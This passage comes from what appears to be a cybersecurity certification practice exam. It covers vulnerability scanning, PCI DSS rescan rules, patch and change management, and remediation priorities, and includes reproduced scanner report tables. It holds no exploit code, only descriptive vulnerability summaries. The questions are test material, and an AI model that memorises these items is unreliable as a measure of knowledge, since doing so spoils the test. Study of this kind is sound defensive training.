- B. An attacker could exploit this vulnerability to gain access to servers managed by the administrator.
- C. An attacker could exploit this vulnerability to prevent the administrator from using the workstation.
- D. An attacker could exploit this vulnerability to decrypt sensitive information stored on the administrator's workstation.
148. Avik recently conducted a PCI DSS vulnerability scan of a web server and noted a critical PHP vulnerability that required an upgrade to correct. She applied the update. How soon must Avik repeat the scan?
- A. Within 30 days

- B. At the next scheduled quarterly scan
  - C. At the next scheduled annual scan
  - D. Immediately
149. Chandra's organization recently upgraded the firewall protecting the network where they process credit card information. This network is subject to the provisions of PCI DSS. When is Chandra required to schedule the next vulnerability scan of this network?
- A. Immediately
  - B. Within one month
  - C. Before the start of next month
  - D. Before the end of the quarter following the upgrade
150. Fahad is concerned about the security of an industrial control system (ICS) that his organization uses to monitor and manage systems in their factories. He would like to reduce the risk of an attacker penetrating this system. Which one of the following security controls would best mitigate the vulnerabilities in this type of system?
- A. Network segmentation
  - B. Input validation
  - C. Memory protection
  - D. Redundancy
151. Raphael discovered during a vulnerability scan that an administrative interface to one of his storage systems was inadvertently exposed to the Internet. He is reviewing firewall logs and would like to determine whether any access attempts came from external sources. Which one of the following IP addresses reflects an external source?
- A. 10.15.1.100
  - B. 12.8.1.100
  - C. 172.16.1.100

D. 192.168.1.100

152. Nick is configuring vulnerability scans for his network using a third-party vulnerability scanning service. He is attempting to scan a web server that he knows exposes a CIFS file share and contains several significant vulnerabilities. However, the scan results only show ports 80 and 443 as open. What is the most likely cause of these scan results?
- A. The CIFS file share is running on port 443.
  - B. A firewall configuration is preventing the scan from succeeding.
  - C. The scanner configuration is preventing the scan from succeeding.
  - D. The CIFS file share is running on port 80.
153. Thomas learned this morning of a critical security flaw that affects a major service used by his organization and requires immediate patching. This flaw was the subject of news reports and is being actively exploited. Thomas has a patch and informed stakeholders of the issue and received permission to apply the patch during business hours. How should he handle the change management process?
- A. Thomas should apply the patch and then follow up with an emergency change request after work is complete.
  - B. Thomas should initiate a standard change request but apply the patch before waiting for approval.
  - C. Thomas should work through the standard change approval process and wait until it is complete to apply the patch.
  - D. Thomas should file an emergency change request and wait until it is approved to apply the patch.
154. After running a vulnerability scan of systems in his organization's development shop, Mike discovers

the issue shown here on several systems. What is the best solution to this vulnerability?

| 5 EOL/Obsolete Software: Microsoft .NET Framework 4 - 4.5.1 Detected |                                                            |                              |                                   |                 |     |
|----------------------------------------------------------------------|------------------------------------------------------------|------------------------------|-----------------------------------|-----------------|-----|
| First Detected:                                                      | 02/04/2020 at 19:05:19 (GMT-0400)                          | Last Detected:               | 04/05/2020 at 01:00:07 (GMT-0400) | Times Detected: | 15  |
| QID:                                                                 | 105648                                                     | CVSS Base:                   | 9.3 [!]                           | Last Fixed:     | N/A |
| Category:                                                            | Security Policy                                            | CVSS Temporal:               | 7.9                               |                 |     |
| CVE ID:                                                              | -                                                          | CVSS3 Base:                  | -                                 |                 |     |
| Vendor Reference                                                     | <a href="#">Microsoft .NET Framework Product Lifecycle</a> | CVSS3 Temporal:              | -                                 |                 |     |
| Bugtraq ID:                                                          | -                                                          | CVSS Environment:            | -                                 |                 |     |
| Service Modified:                                                    | 03/10/2020                                                 | Asset Group:                 | -                                 |                 |     |
| User Modified:                                                       | -                                                          | Collateral Damage Potential: | -                                 |                 |     |
| Edited:                                                              | No                                                         | Target Distribution:         | -                                 |                 |     |
| PCI Vuln:                                                            | Yes                                                        | Confidentiality Requirement: | -                                 |                 |     |
| Ticket State:                                                        | Open                                                       | Integrity Requirement:       | -                                 |                 |     |
|                                                                      |                                                            | Availability Requirement:    | -                                 |                 |     |

- A. Apply the required security patches to this framework.
  - B. Remove this framework from the affected systems.
  - C. Upgrade the operating system of the affected systems.
  - D. No action is necessary.
155. Tran is preparing to conduct vulnerability scans against a set of workstations in his organization. He is particularly concerned about system configuration settings. Which one of the following scan types will give him the best results?
- A. Unauthenticated scan
  - B. Credentialed scan
  - C. External scan
  - D. Internal scan
156. Brian is configuring a vulnerability scan of all servers in his organization's datacenter. He is configuring the scan to detect only the highest-severity vulnerabilities. He would like to empower system administrators to correct issues on their servers but also have some insight into the status of those remediations. Which approach would best serve Brian's interests?
- A. Give the administrators access to view the scans in the vulnerability scanning system.
  - B. Send email alerts to administrators when the scans detect a new vulnerability on their

servers.

- C. Configure the vulnerability scanner to open a trouble ticket when they detect a new vulnerability on a server.
  - D. Configure the scanner to send reports to Brian who can notify administrators and track them in a spreadsheet.
157. Xiu Ying is configuring a new vulnerability scanner for use in her organization's datacenter. Which one of the following values is considered a best practice for the scanner's update frequency?
- A. Daily
  - B. Weekly
  - C. Monthly
  - D. Quarterly
158. Ben's manager recently assigned him to begin the remediation work on the most vulnerable server in his organization. A portion of the scan report appears here. What remediation action should Ben take first?
- A. Install patches for Adobe Flash.
  - B. Install patches for Firefox.
  - C. Run Windows Update.
  - D. Remove obsolete software.

| Vulnerabilities (50) |                                                                                                               |
|----------------------|---------------------------------------------------------------------------------------------------------------|
| ►                    | 5 Mozilla Firefox Multiple Vulnerabilities (MFSA2017-05,MFSA2017-06)                                          |
| ►                    | 5 Adobe Flash Player Remote Code Execution Vulnerability (APSB17-07)                                          |
| ►                    | 5 Mozilla Firefox Integer Overflow Vulnerability (MFSA2017-08)                                                |
| ►                    | 5 Microsoft SMB Server Remote Code Execution Vulnerability (MS17-010)                                         |
| ►                    | 5 Microsoft Cumulative Security Update for Internet Explorer (MS17-006)                                       |
| ►                    | 5 Microsoft Windows Update for Vulnerabilities in Adobe Flash Player in Internet Explorer and Edge (MS17-023) |
| ►                    | 4 Microsoft XML Core Services Information Disclosure Vulnerability (MS17-022)                                 |
| ►                    | 4 Microsoft IIS Server XSS Elevation of Privilege Vulnerability (MS17-016)                                    |
| ►                    | 4 Microsoft Windows Kernel Elevation of Privileges (MS17-017)                                                 |
| ►                    | 4 Microsoft Uniscribe Multiple Remote Code Execution and Information Disclosure Vulnerabilities (MS17-011)    |
| ►                    | 4 Microsoft Security Update for Windows Kernel-Mode Drivers (MS17-018)                                        |
| ►                    | 4 Microsoft Windows DirectShow Information Disclosure Vulnerability (MS17-021)                                |
| ►                    | 3 NotePad++ "scillexer.dll" DLL Hijacking Vulnerability                                                       |
| ►                    | 3 Microsoft Windows PDF Library Remote Code Execution Vulnerability (MS17-009)                                |
| ►                    | 3 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32)                          |
| ►                    | 5 Mozilla Firefox Multiple Vulnerabilities (MFSA2016-94,MFSA2016-95)                                          |
| ►                    | 5 Mozilla Firefox Multiple Vulnerabilities (MFSA 2015-116 and MFSA 2015-133)                                  |
| ►                    | 5 Mozilla Firefox Multiple Vulnerabilities (MFSA2016-89,MFSA2016-90)                                          |
| ►                    | 5 Mozilla Firefox and Thunderbird SVG Animation Remote Code Execution Vulnerability (MFSA2016-92)             |
| ►                    | 5 EOL/Obsolete Software: Microsoft VC++ 2005 Detected                                                         |
| ►                    | 5 Mozilla Firefox Multiple Vulnerabilities (MFSA2017-01,MFSA2017-02)                                          |
| ►                    | 5 Adobe Flash Player Remote Code Execution Vulnerability (APSB17-04)                                          |
| ►                    | 5 Microsoft Windows Update for Vulnerabilities in Adobe Flash Player in Internet Explorer (MS17-005)          |
| ►                    | 5 EOL/Obsolete Software: Microsoft .NET Framework 4 - 4.5.1 Detected                                          |
| ►                    | 5 Mozilla Firefox Multiple Vulnerabilities (MFSA 2016-85 to MFSA 2016-86)                                     |
| ►                    | 4 Microsoft Windows .NET Framework Information Disclosure Vulnerability (MS16-091)                            |
| ►                    | 4 Mozilla Firefox Multiple Vulnerabilities (MFSA 2016-16 to MFSA 2016-38)                                     |


159. Zhang Wei completed a vulnerability scan of his organization's virtualization platform from an external host and discovered the vulnerability shown here. How should he react?

| 1 Remote Management Service Accepting Unencrypted Credentials Detected |                                   |                              |                                   |                 |     |
|------------------------------------------------------------------------|-----------------------------------|------------------------------|-----------------------------------|-----------------|-----|
| First Detected:                                                        | 09/04/2019 at 18:04:22 (GMT-0400) | Last Detected:               | 04/05/2020 at 00:05:04 (GMT-0400) | Times Detected: | 21  |
| QID:                                                                   | 45242                             | CVSS Base:                   | 4.3                               | Last Fixed:     | N/A |
| Category:                                                              | Information gathering             | CVSS Temporal:               | 3.3                               |                 |     |
| CVE ID:                                                                | -                                 | CVSS3 Base:                  | -                                 |                 |     |
| Vendor Reference                                                       | -                                 | CVSS3 Temporal:              | -                                 |                 |     |
| Bugtraq ID:                                                            | -                                 | CVSS Environment:            | -                                 |                 |     |
| Service Modified:                                                      | 08/10/2020                        | Asset Group:                 | -                                 |                 |     |
| User Modified:                                                         | -                                 | Collateral Damage Potential: | -                                 |                 |     |
| Edited:                                                                | No                                | Target Distribution:         | -                                 |                 |     |
| PCI Vuln:                                                              | Yes                               | Confidentiality Requirement: | -                                 |                 |     |
| Ticket State:                                                          | -                                 | Integrity Requirement:       | -                                 |                 |     |
|                                                                        |                                   | Availability Requirement:    | -                                 |                 |     |

- A. This is a critical issue that requires immediate adjustment of firewall rules.
  - B. This issue has a very low severity and does not require remediation.
  - C. This issue should be corrected as time permits.
  - D. This is a critical issue, and Zhang Wei should shut down the platform until it is corrected.
160. Elliott runs a vulnerability scan of one of the servers belonging to his organization and finds the results shown here. Which one of these statements is *not* correct?

| Vulnerabilities (29) |                                                                     |
|----------------------|---------------------------------------------------------------------|
| ▶                    | 5 Red Hat Update for firefox Security (RHSA-2017:0459)              |
| ▶                    | 3 Red Hat Update for openssh Security (RHSA-2017:0641)              |
| ▶                    | 3 Red Hat Update for coreutils Security (RHSA-2017:0654)            |
| ▶                    | 3 Red Hat Update for glibc Security (RHSA-2017:0680)                |
| ▶                    | 3 Red Hat Update for subscription-manager Security (RHSA-2017:0698) |
| ▶                    | 3 Red Hat Update for bash Security (RHSA-2017:0725)                 |
| ▶                    | 3 Red Hat Update for kernel Security (RHSA-2017:0817)               |
| ▶                    | 3 Red Hat Update for curl Security (RHSA-2017:0847)                 |
| ▶                    | 3 Red Hat Update for gnutls Security (RHSA-2017:0574)               |
| ▶                    | 5 Oracle Java SE Critical Patch Update - October 2016               |
| ▶                    | 5 Oracle Java SE Critical Patch Update - January 2017               |
| ▶                    | 5 Red Hat Update for Firefox Security (RHSA-2017:0190)              |
| ▶                    | 4 Oracle Java SE Critical Patch Update - October 2015               |
| ▶                    | 4 Oracle Java SE Critical Patch Update - January 2016               |
| ▶                    | 4 Oracle Java SE Critical Patch Update - July 2015                  |
| ▶                    | 4 Oracle Java SE Critical Patch Update - July 2016                  |
| ▶                    | 4 Oracle Java SE Critical Patch Update - April 2016                 |
| ▶                    | 4 Red Hat Update for kernel (RHSA-2016:2006)                        |
| ▶                    | 4 Red Hat Update for kernel (RHSA-2016:2105) (Dirty Cow)            |
| ▶                    | 4 Red Hat Update for kernel (RHSA-2016:2766)                        |
| ▶                    | 4 Red Hat Update for Kernel Security (RHSA-2017:0036)               |
| ▶                    | 4 Red Hat Update for mysql Security (RHSA-2017:0184)                |
| ▶                    | 4 Red Hat Update for Kernel Security (RHSA-2017:0293)               |
| ▶                    | 3 Red Hat Update for libtiff Security (RHSA-2017:0225)              |
| ▶                    | 3 Red Hat Update for http security (RHSA-2017:0252)                 |
| ▶                    | 3 Red Hat Update for openssl Security (RHSA-2017:0286)              |
| ▶                    | 3 Red Hat Update for Kernel Security (RHSA-2017:0307)               |
| ▶                    | 1 Non-Zero Padding Bytes Observed in Ethernet Packets               |
| ▶                    | 3 Red Hat OpenSSL Denial of Service Vulnerability                   |
|                      | CVSS: - CVSS3: - New                                                |
|                      | CVSS: - CVSS3: - Active                                             |
|                      | CVSS: - CVSS3: - Fixed                                              |

- A. This server requires one or more Linux patches.
- B. This server requires one or more Oracle database patches.
- C. This server requires one or more Firefox patches.
- D. This server requires one or more MySQL patches.
161. Tom runs a vulnerability scan of the file server shown here.



He receives the vulnerability report shown next. Assuming that the firewall is configured properly, what action should Tom take immediately?

| Vulnerabilities (5) |   |                                                                                  |               |         |          |                                            |
|---------------------|---|----------------------------------------------------------------------------------|---------------|---------|----------|--------------------------------------------|
| ►                   | 3 | Windows Remote Desktop Protocol Weak Encryption Method Allowed                   | port 3389/tcp | CVSS: - | CVSS3: - | Active <span style="color: red;">+</span>  |
| ►                   | 3 | Built-in Guest Account Not Renamed at Windows Target System                      |               | CVSS: - | CVSS3: - | Active <span style="color: red;">+</span>  |
| ►                   | 3 | Administrator Account's Password Does Not Expire                                 |               | CVSS: - | CVSS3: - | Active <span style="color: red;">+</span>  |
| ►                   | 2 | FIN-ACK Network Device Driver Frame Padding Information Disclosure Vulnerability |               | CVSS: - | CVSS3: - | Active <span style="color: red;">+</span>  |
| ►                   | 1 | Non-Zero Padding Bytes Observed in Ethernet Packets                              |               | CVSS: - | CVSS3: - | Fixed <span style="color: green;">+</span> |

- A. Block RDP access to this server from all hosts.
  - B. Review and secure server accounts.
  - C. Upgrade encryption on the server.
  - D. No action is required.
162. Dave is running a vulnerability scan of a client's network for the first time. The client has never run such a scan and expects to find many results. What security control is likely to remediate the largest portion of the vulnerabilities discovered in Dave's scan?
- A. Input validation
  - B. Patching
  - C. Intrusion prevention systems
  - D. Encryption

163. Kai is planning to patch a production system to correct a vulnerability detected during a scan. What process should she follow to correct the vulnerability but minimize the risk of a system failure?
- A. Kai should deploy the patch immediately on the production system.
  - B. Kai should wait 60 days to deploy the patch to determine whether bugs are reported.
  - C. Kai should deploy the patch in a sandbox environment to test it prior to applying it in production.
  - D. Kai should contact the vendor to determine a safe timeframe for deploying the patch in production.
164. Given no other information, which one of the following vulnerabilities would you consider the greatest threat to information confidentiality?
- A. HTTP TRACE/TRACK methods enabled
  - B. SSL Server with SSL v3 enabled vulnerability
  - C. phpinfo information disclosure vulnerability
  - D. Web application SQL injection vulnerability
165. Ling recently completed the security analysis of a web browser deployed on systems in her organization and discovered that it is susceptible to a zero-day integer overflow attack. Who is in the best position to remediate this vulnerability in a manner that allows continued use of the browser?
- A. Ling
  - B. The browser developer
  - C. The network administrator
  - D. The domain administrator
166. Jeff's team is preparing to deploy a new database service, and he runs a vulnerability scan of the test environment. This scan results in the four vulnerability reports shown here. Jeff is primarily

concerned with correcting issues that may lead to a confidentiality breach. Which vulnerability should Jeff remediate first?

| NetApp                     |                                                                     |               |                                  |
|----------------------------|---------------------------------------------------------------------|---------------|----------------------------------|
| <b>Vulnerabilities (2)</b> |                                                                     |               |                                  |
| ►                          | 4 Rational ClearCase Portscan Denial of Service Vulnerability       | port 371/tcp  | CVSS: - CVSS3: - <b>New</b> +    |
| ►                          | 1 Non-Zero Padding Bytes Observed in Ethernet Packets               | CVSS: -       | CVSS3: - <b>Active</b> +         |
| Linux 2.4-2.6              |                                                                     |               |                                  |
| <b>Vulnerabilities (3)</b> |                                                                     |               |                                  |
| ►                          | 3 Oracle Database TNS Listener Poison Attack Vulnerability          | port 1521/tcp | CVSS: - CVSS3: - <b>Active</b> + |
| ►                          | 2 Hidden RPC Services                                               | CVSS: -       | CVSS3: - <b>Active</b> +         |
| ►                          | 2 UDP Constant IP Identification Field Fingerprinting Vulnerability | CVSS: -       | CVSS3: - <b>Active</b> +         |

- A. Rational ClearCase Portscan Denial of Service vulnerability
- B. Non-Zero Padding Bytes Observed in Ethernet Packets
- C. Oracle Database TNS Listener Poison Attack vulnerability
- D. Hidden RPC Services
167. Eric is a security consultant and is trying to sell his services to a new client. He would like to run a vulnerability scan of their network prior to their initial meeting to show the client the need for added security. What is the most significant problem with this approach?
- A. Eric does not know the client's infrastructure design.
- B. Eric does not have permission to perform the scan.
- C. Eric does not know what operating systems and applications are in use.
- D. Eric does not know the IP range of the client's systems.
168. Renee is assessing the exposure of her organization to the denial-of-service vulnerability in the scan report shown here. She is specifically interested in determining whether an external attacker would be able to exploit the denial-of-service vulnerability. Which one of the following sources of information

would provide her with the best information to complete this assessment?

| 3 MediaWiki Information Disclosure, Denial of Service and Multiple Cross-Site Scripting Vulnerabilities                                                                                   |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|-----------------------------------|-----------------|-----|
| First Detected:                                                                                                                                                                           | 04/09/2020 at 04:49:37 (GMT-0400)                                                                                                                                                                                                                                             | Last Detected:               | 04/09/2020 at 04:49:37 (GMT-0400) | Times Detected: | 1   |
| QID:                                                                                                                                                                                      | 12828                                                                                                                                                                                                                                                                         | CVSS Base:                   | 7.5                               | Last Fixed:     | N/A |
| Category:                                                                                                                                                                                 | CGI                                                                                                                                                                                                                                                                           | CVSS Temporal:               | 5.5                               |                 |     |
| CVE ID:                                                                                                                                                                                   | <a href="#">CVE-2013-6451</a> <a href="#">CVE-2013-6452</a> <a href="#">CVE-2013-6453</a> <a href="#">CVE-2013-6454</a> <a href="#">CVE-2013-6455</a> <a href="#">CVE-2013-4570</a> <a href="#">CVE-2013-4571</a> <a href="#">CVE-2013-6472</a> <a href="#">CVE-2013-4574</a> | CVSS3 Base:                  | -                                 |                 |     |
| Vendor Reference                                                                                                                                                                          | <a href="#">MediaWiki</a>                                                                                                                                                                                                                                                     | CVSS3 Temporal:              | -                                 |                 |     |
| Bugtraq ID:                                                                                                                                                                               | -                                                                                                                                                                                                                                                                             | CVSS Environment:            | -                                 |                 |     |
| Service Modified:                                                                                                                                                                         | 03/03/2020                                                                                                                                                                                                                                                                    | Asset Group:                 | -                                 |                 |     |
| User Modified:                                                                                                                                                                            | -                                                                                                                                                                                                                                                                             | Collateral Damage Potential: | -                                 |                 |     |
| Edited:                                                                                                                                                                                   | No                                                                                                                                                                                                                                                                            | Target Distribution:         | -                                 |                 |     |
| PCI Vuln:                                                                                                                                                                                 | Yes                                                                                                                                                                                                                                                                           | Confidentiality Requirement: | -                                 |                 |     |
| Ticket State:                                                                                                                                                                             |                                                                                                                                                                                                                                                                               | Integrity Requirement:       | -                                 |                 |     |
| <b>THREAT:</b>                                                                                                                                                                            |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| MediaWiki is free and open source wiki software developed by the Wikimedia. It's used to power wiki web sites such as Wikipedia, Wiktionary and Commons.                                  |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| Multiple security vulnerabilities have been reported in MediaWiki, which can be exploited to conduct script insertion attacks and disclose potentially sensitive information.             |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| - Certain input containing specially crafted CSS tags is not properly sanitized before being used. This can be exploited to insert arbitrary HTML and script code                         |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| - Certain input containing specially crafted XLS tags within a SVG file is not properly sanitized before being used. This can be exploited to insert arbitrary HTML and script code       |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| - An error within the "UploadBase::detectScriptInSvg()" method can be exploited to upload SVG files containing arbitrary script code                                                      |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| - Certain input containing specially crafted CSS tags is not properly sanitized before being used. This can be exploited to insert arbitrary HTML and script code, which will be executed |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| - Errors within the log API, enhanced RecentChanges, and user watchlists can be exploited to disclose certain information about deleted pages.                                            |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| - A cross-site scripting vulnerability in TimedMediaHandler extension exists due to way it stored and used HTML for showing videos                                                        |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| - NULL pointer dereference in php-luasandbox, which could be used for DoS attacks.                                                                                                        |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| - Buffer Overflow in php-luasandbox.                                                                                                                                                      |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| Affected Version:                                                                                                                                                                         |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |
| MediaWiki version prior to 1.19.10, 1.21.4, or 1.22.1.                                                                                                                                    |                                                                                                                                                                                                                                                                               |                              |                                   |                 |     |

- A. Server logs
  - B. Firewall rules
  - C. IDS configuration
  - D. DLP configuration
169. Mary is trying to determine what systems in her organization should be subject to vulnerability scanning. She would like to base this decision on the criticality of the system to business operations. Where should Mary turn to best find this information?
- A. The CEO
  - B. System names
  - C. IP addresses
  - D. Asset inventory
170. Paul ran a vulnerability scan of his vulnerability scanner and received the result shown here. What is the simplest fix to this issue?

MEDIUM

#### Tenable Nessus 6.0.x < 6.6 Multiple Vulnerabilities

##### Description

According to its version, the Tenable Nessus application installed on the remote host is 6.x prior to 6.6. It is, therefore, affected by multiple vulnerabilities :

- A cross-site scripting (XSS) vulnerability exists due to improper validation of user-supplied input. An authenticated, remote attacker can exploit this, via a specially crafted request, to execute arbitrary script code in a user's browser session. (CVE-2016-82012)
- A denial of service vulnerability exists due to an external entity injection (XXE) flaw that is triggered during the parsing of XML data. An authenticated, remote attacker can exploit this, via specially crafted XML data, to exhaust system resources. (CVE-2016-82013)

- A. Upgrade Nessus.
  - B. Remove guest accounts.
  - C. Implement TLS encryption.
  - D. Renew the server certificate.
171. Kamea is designing a vulnerability management system for her organization. Her highest priority is conserving network bandwidth. She does not have the ability to alter the configuration or applications installed on target systems. What solution would work best in Kamea's environment to provide vulnerability reports?
- A. Agent-based scanning
  - B. Server-based scanning
  - C. Passive network monitoring
  - D. Port scanning
172. Aki is conducting a vulnerability scan when he receives a report that the scan is slowing down the network for other users. He looks at the performance configuration settings shown here. Which setting would be most likely to correct the issue?

Settings / Advanced

**General Settings**

Enable safe checks

Stop scanning hosts that become unresponsive during the scan

Scan IP addresses in a random order

**Performance Options**

Slow down the scan when network congestion is detected

Use Linux kernel congestion detection

Network timeout (in seconds)

Max simultaneous checks per host

Max simultaneous hosts per scan

Max number of concurrent TCP sessions per host


Max number of concurrent TCP sessions per scan

- A. Enable safe checks.
- B. Stop scanning hosts that become unresponsive during the scan.
- C. Scan IP addresses in random order.
- D. Max simultaneous hosts per scan.
173. Laura received a vendor security bulletin that describes a zero-day vulnerability in her organization's main database server. This server is on a private network but is used by publicly accessible web applications. The vulnerability allows the decryption of administrative connections to the server. What reasonable action can Laura take to address this issue as quickly as possible?
- A. Apply a vendor patch that resolves the issue.
- B. Disable all administrative access to the database server.

- C. Require VPN access for remote connections to the database server.
  - D. Verify that the web applications use strong encryption.
174. Emily discovered the vulnerability shown here on a server running in her organization. What is the most likely underlying cause for this vulnerability?

| Microsoft Windows OLE Remote Code Execution Vulnerability (MS16-044) |                                   |
|----------------------------------------------------------------------|-----------------------------------|
| First Detected:                                                      | 04/04/2020 at 18:05:17 (GMT-0400) |
| QID:                                                                 | 91198                             |
| Category:                                                            | Windows                           |
| CVE ID:                                                              | <a href="#">CVE-2016-0153</a>     |
| Vendor Reference                                                     | <a href="#">MS16-044</a>          |
| Bugtraq ID:                                                          | -                                 |
| Service Modified:                                                    | 04/12/2020                        |
| User Modified:                                                       | -                                 |
| Edited:                                                              | No                                |
| PCI Vuln:                                                            | Yes                               |
| Ticket State:                                                        | Open                              |
| CVSS Base:                                                           | 9.3                               |
| CVSS Temporal:                                                       | 6.9                               |
| CVSS3 Base:                                                          | 7.8                               |
| CVSS3 Temporal:                                                      | 6.8                               |
| CVSS Environment:                                                    |                                   |
| Asset Group:                                                         | -                                 |
| Collateral Damage Potential:                                         | -                                 |
| Target Distribution:                                                 | -                                 |
| Confidentiality Requirement:                                         | -                                 |
| Integrity Requirement:                                               | -                                 |
| Availability Requirement:                                            | -                                 |

- A. Failure to perform input validation
  - B. Failure to use strong passwords
  - C. Failure to encrypt communications
  - D. Failure to install antimalware software
175. Rex recently ran a vulnerability scan of his organization's network and received the results shown here. He would like to remediate the server with the highest number of the most serious vulnerabilities first. Which one of the following servers should be on his highest priority list?



- A. 10.0.102.58
- B. 10.0.16.58
- C. 10.0.46.116
- D. 10.0.69.232

176. Abella is configuring a vulnerability scanning tool. She recently learned about a privilege escalation vulnerability that requires the user already have local access to the system. She would like to ensure that her scanners are able to detect this vulnerability as well as future similar vulnerabilities. What action can she take that would best improve the scanner's ability to detect this type of issue?
- A. Enable credentialed scanning.
  - B. Run a manual vulnerability feed update.
  - C. Increase scanning frequency.
  - D. Change the organization's risk appetite.
177. Kylie reviewed the vulnerability scan report for a web server and found that it has multiple SQL injection and cross-site scripting vulnerabilities. What would be the least difficult way for Kylie to address these issues?
- A. Install a web application firewall.
  - B. Recode the web application to include input validation.
  - C. Apply security patches to the server operating system.
  - D. Apply security patches to the web server service.
178. Karen ran a vulnerability scan of a web server used on her organization's internal network. She received the report shown here. What circumstances would lead Karen to dismiss this vulnerability as a false positive?

| 2 SSL Certificate - Signature Verification Failed Vulnerability                                                                                                                                                                                                                                                                                                                                                           |                                   | port 3389/tcp over SSL CVSS: - CVSS3: - Active |                                   |                                     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------------------------|-----------------------------------|-------------------------------------|
| First Detected:                                                                                                                                                                                                                                                                                                                                                                                                           | 05/11/2017 at 02:00:07 (GMT-0400) | Last Detected:                                 | 04/04/2020 at 21:30:12 (GMT-0400) | Times Detected: 160 Last Fixed: N/A |
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                      | 38173                             | CVSS Base:                                     | 9.4                               | CVSS3: -                            |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                 | General remote services           | CVSS Temporal:                                 | 6.8                               | Active                              |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                   | -                                 | CVSS3 Base:                                    | -                                 | +/-                                 |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                                                                                         | -                                 | CVSS3 Temporal:                                | -                                 |                                     |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                                                                               | -                                 | CVSS Environment:                              | -                                 |                                     |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                         | 05/22/2020                        | Asset Group:                                   | -                                 |                                     |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                            | -                                 | Collateral Damage Potential:                   | -                                 |                                     |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                   | No                                | Target Distribution:                           | -                                 |                                     |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                 | Yes                               | Confidentiality Requirement:                   | -                                 |                                     |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                             | -                                 | Integrity Requirement:                         | -                                 |                                     |
|                                                                                                                                                                                                                                                                                                                                                                                                                           |                                   | Availability Requirement:                      | -                                 |                                     |
| <b>THREAT:</b>                                                                                                                                                                                                                                                                                                                                                                                                            |                                   |                                                |                                   |                                     |
| An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority. |                                   |                                                |                                   |                                     |
| If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.                                                                                                                                                                                                                                                                      |                                   |                                                |                                   |                                     |
